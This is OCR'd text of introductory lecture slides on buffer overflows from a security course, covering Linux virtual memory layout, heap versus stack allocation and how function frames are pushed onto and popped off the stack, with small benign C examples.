
CS 55:
Security and Privacy

Buffer overflows

Adapted from *Computer and Internet Security* by Du unless otherwise noted

Overflow




https://xkcd.com/571/


Agenda

1. Memory layout
2. Stack and function invocation
3. Buffer overflow attack theory
4. Attack execution
5. Countermeasures


Physical memory is addressed from low to high



When a process allocates memory, MMU maps from the logical address to physical




Another process can allocate same logical address, but will map to different physical



- Processes do know know exactly where they are in physical memory
- Process reference virtual address space as if it was all available to them
- MMU converts logical address to physical address in RAM


Virtual memory is laid out so that the heap and stack grow toward each other

Linux virtual memory layout



Virtual memory is laid out so that the heap and stack grow toward each other


Linux virtual memory layout




```
int x = 100; //allocated in data segment

void main() {
        //allocated on stack
        int a=2;
        float b=2.5;

        //allocated on heap
        int *ptr = (int *)malloc(2*sizseof(int));

        //values 5 and 6 stored on heap
        ptr[0]=5;
        ptr[1]=6;

        //deallocate memory on heap
        free(ptr);
}
```

Virtual memory is laid out so that the heap and stack grow toward each other


Linux virtual memory layout




```
int x = 100; //allocated in data segment

void main() {
	//allocated on stack
	int a=2;
	float b=2.5;

	//allocated on heap
	int *ptr = (int *)malloc(2*sizseof(int));

	//values 5 and 6 stored on heap
	ptr[0]=5;
	ptr[1]=6;

	//deallocate memory on heap
	free(ptr);
}
```

Virtual memory is laid out so that the heap and stack grow toward each other

Linux virtual memory layout





```
int x = 100; //allocated in data segment

void main() {
        //allocated on stack
        int a=2;
        float b=2.5;

        //allocated on heap
        int *ptr = (int *)malloc(2*sizseof(int));

        //values 5 and 6 stored on heap
        ptr[0]=5;
        ptr[1]=6;

        //deallocate memory on heap
        free(ptr);
}
```

Note: *ptr* is allocated on the stack, memory it points to is on the heap

Frames are pushed onto the stack as functions are called

Stack



***main()* pushed onto stack when execution begins**


```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Execution begins in *main()*

main()* calls function *foo()

Frames are pushed onto the stack as functions are called

Stack




foo()* pushed onto stack when called by *main()

```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Frames are pushed onto the stack as functions are called

Stack



bar() **pushed onto stack when called by** ***foo()***


```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Recursion works by pushing new frames onto stack

Functions popped from stack when they end

Frames are pushed onto the stack as functions are called

Stack



***bar()* ends, popped from stack**


Recursion works by pushing new frames onto stack

```
void bar() {
    …
}

void foo() {
    bar();
}

void main() {
    foo();
}
```

Functions popped from stack when they end

